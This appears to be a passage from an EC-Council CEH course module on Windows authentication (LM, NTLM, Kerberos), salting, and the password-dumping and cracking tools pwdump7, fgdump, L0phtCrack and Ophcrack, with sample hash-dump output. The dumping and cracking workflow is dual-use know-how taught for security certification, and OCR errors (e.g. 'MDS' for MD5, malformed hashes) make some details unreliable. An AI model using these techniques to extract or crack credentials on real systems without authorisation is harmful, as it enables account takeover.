


## LM, NTLMv1, and NTLMv2

To address the problems in **NTLM1**, Microsoft introduced NTLM version 2, and advocated its use wherever possible. The following table lists the features of the three **authentication** methods.

Attribute	LM	NTLMv1	NTLMv2
Password Case Sensitive	No	YES	YES
Hash Key Length	56bit + 56bit	-	-
Password Hash Algorithm	DES (ECB mode)	MD4	MDS
Hash Value Length	64bit + 64bit	128bit	128 bit
C/R Key Length	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128 bit
C/R Algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MDS
C/R Value Length	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128 bit

TABLE 5.2: LM, NTLMv1, and NTLMv2



## NTLM Authentication Process

NTLM includes three methods of **challenge-response** authentication: LM, NTLMv1, and NTLMv2. The authentication process for all the methods is the same. The only difference among them is the level of encryption. In NTLM authentication, the client and server negotiate an **authentication protocol**. This is **accomplished** through the **Microsoft negotiated Security Support Provider (SSP)**.

The process and the flow of the client authentication to a **domain controller** using any of the NTLM protocols is demonstrated in the following steps:

- ① The client types the user name and password in to the logon window.
- ② Windows runs the password through a **hash algorithm** and generates a hash for the password that has been entered in the **logon window**.
- ③ The client computer sends a login request along with domain name to the domain controller.
- ④ The domain controller generates a **16-byte** random character string called a “nonce” and sends it to the client computer.
- ⑤ The client computer **encrypts** the nonce with a hash of the user password and sends it back to the domain controller.

- 6 The domain controller retrieves the hash of the user password from the **SAM** and uses it to encrypt the nonce. The domain controller then compares the **encrypted** value with the value received from the client. If the values match, the client is **authenticated** and the logon is success.





FIGURE 5.15: NTLM Authentication Process



## Kerberos Authentication

Kerberos is a network authentication protocol. It is designed to provide strong authentication for **client/server applications** by using **secret-key cryptography**. This provides mutual authentication. Both the server and the user verify the identity of each other. Messages sent through **Kerberos protocol** are protected against replay attacks and **eavesdropping**.

Kerberos makes use of **Key Distribution Center (KDC)**, a trusted third party. This consists of two logically distinct parts: an Authentication server (AS) and a Ticket Granting Server (TGS).

The authorization mechanism of Kerberos provides the user with a **Ticket Granting Ticket (TGT)** that serves **post-authentication** for later access to specific services, Single Sign On by which the user is not required to re-enter the password again for accessing any services that he is authorized for. It is important to note that there will be no direct communication between the application servers and Key Distribution Center (KDC); the service tickets, even if packeted by **TGS**, reach the service only through the client wishing to access them.




FIGURE 5.16: Kerberos Authentication

# Salting

Salting technique prevents deriving passwords from the password file

Stored representation differs

Advantage: Defeats pre-computed hash attacks

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but different hashes

Note: Windows password hashes are not salted.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Salting

Salting is a way of making passwords more secure by adding random strings of characters to passwords before their **md5 hash** is calculated. This makes cracking passwords harder. The longer the random string, the harder it becomes to break or crack the password.

The random string of characters should be a combination of **alphanumeric characters**. The security level or the strength of protection of your passwords against various password attacks depends on the length of the **random string** of characters. This defeats pre-computed hash attacks.

In cryptography, a salt consists of random bits that are used as one of the inputs to a one-way function and the other input is a password. **Instead of passwords**, the output of the one-way function can be stored and used to authenticate users. A salt can also be combined with a password by a key derivation function to generate a key for use with a cipher or other **cryptographic algorithm**.


With this technique different hashes can be generated for the same password. This makes the **attacker's job of cracking** the passwords difficult.

In this example, the two users Alice and Cecil have the same passwords but with different hash values. Since a random hash is generated for each individual user:

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1:a483b303c23af34761de02be038fde08



## pwdump7 and fgdump

pwdump7 is an application that dumps the password hashes (OWFs) from NT's SAM database. **pwdump** extracts **LM** and **NTLM** password hashes of local user accounts from the Security Account Manager (SAM) database. This application or **tool** runs by extracting the binary SAM and SYSTEM File from the filesystem and then the hashes are extracted. One of the powerful features of pwdump7 is that it is also capable of **dumping** protected files. Usage of this program requires **administrative privileges** on the remote system.


The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is `E:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking\Windows Password Crackers\pwdump7\pwdump7.exe`. The output displays a list of user accounts and their corresponding password hashes in a hex dump format. Some entries include "NO PASSWORD".

```
E:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking\Windows Password Crackers\pwdump7\pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD::DE40C450AB99713D1EBCB40C25
D42:::1501:NO PASSWORD*****:NO PASSWORD*****:;
ANGUARD_11_USER:1006:NO PASSWORD*****:C25510219F66FF12FC9BE662
W67BY60:::;
admin:1007:NO PASSWORD*****:BE40C450AB99713D1EBC540C250D47:::;
juggyboy:1010:NO PASSWORD*****:6FES43B67B40D4CB3E22FP9609015::;
Rini:1016:NO PASSWORD*****:BE40C450AB99713D1EBC5B40C25AD47::;

E:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking\Windows Password Crackers\pwdump7>
```

FIGURE 5.18: pwdump7 Extracting Raw Password in Window




The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command entered is "C:\>fgdump". The output is as follows:

```
fgdump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

No parameters specified, doing a local dump. Specify -? if you are looking for help.
--- Session ID: 2012-09-21-04-50-58 ---
Starting dump on 127.0.0.1
** Beginning local dump ***
DS <127.0.0.1>: Microsoft Windows Unknown Server <Build 8400> <64-bit>
Passwords dumped successfully
Cache dumped successfully
-----Summary-----
Failed servers:
NONE
Successful servers:
127.0.0.1
```

FIGURE 5.19: fgdump Dumping Password in Window

fgdump is basically a **utility** for dumping passwords on Windows NT/2000/XP/2003/Vista machines. It comes with built-in functionality that has all the capabilities of **PWdump** and can also do a number of other **crucial things** like executing a remote executable and dumping the **protected storage** on a remote or local host, and **grabbing cached credentials**.



## L0phtCrack

Source: <http://www.l0phtcrack.com>

L0phtCrack is a tool designed to audit password and recover applications. It is used to recover lost Microsoft Windows passwords with the help of dictionary, hybrid, rainbow table, and brute force attacks and it is also used to check the strength of the password. The security defects that are inherent in windows password authentication system can be disclosed easily with the help of L0phtCrack.

Windows operating systems, based on the **LAN Manager** networking protocols, use an authentication system that consists of an 8-byte challenge returning a 24-byte response across the network from client to server in a challenge/response format. The server matches the response against its own independent calculation of the **24-byte** response expected and the match results in **authentication**. The algorithm divides the password into **seven-character segments** and then hashes individually. This allows the attacker to restrict the password cracking to seven letters and makes the process easier. The weakness of the password hash, coupled with the transmission of the hash across the network in the challenge/response format, makes LM-based systems highly susceptible to challenge/response interception followed by dictionary and **brute-force attacks** by L0phtCrack. L0phtCrack 6 has the built-in ability to import passwords from remote Windows, including 64-bit versions of Vista, Windows 7, and Unix machines, without requiring a **third-party utility**.




FIGURE 5.20: L0phCrack in Run Mode





FIGURE 5.21: L0phCrack in Report Mode



## Ophcrack

Source: <http://ophcrack.sourceforge.net>

Ophcrack is a Windows password **cracking tool** that uses rainbow tables for cracking passwords. It comes with a **graphical user interface** and runs on different **operating systems** such as Windows, Linux/Unix, etc.

### Features:

- 🕒 Cracks LM and NTLM hashes.
- 🕒 Brute-force module for simple passwords
- 🕒 Real-time graphs to analyze the passwords.
- 🕒 Dumps and loads hashes from **encrypted SAM** recovered from a Windows partition.




FIGURE 5.22: Ophcrack Screenshot

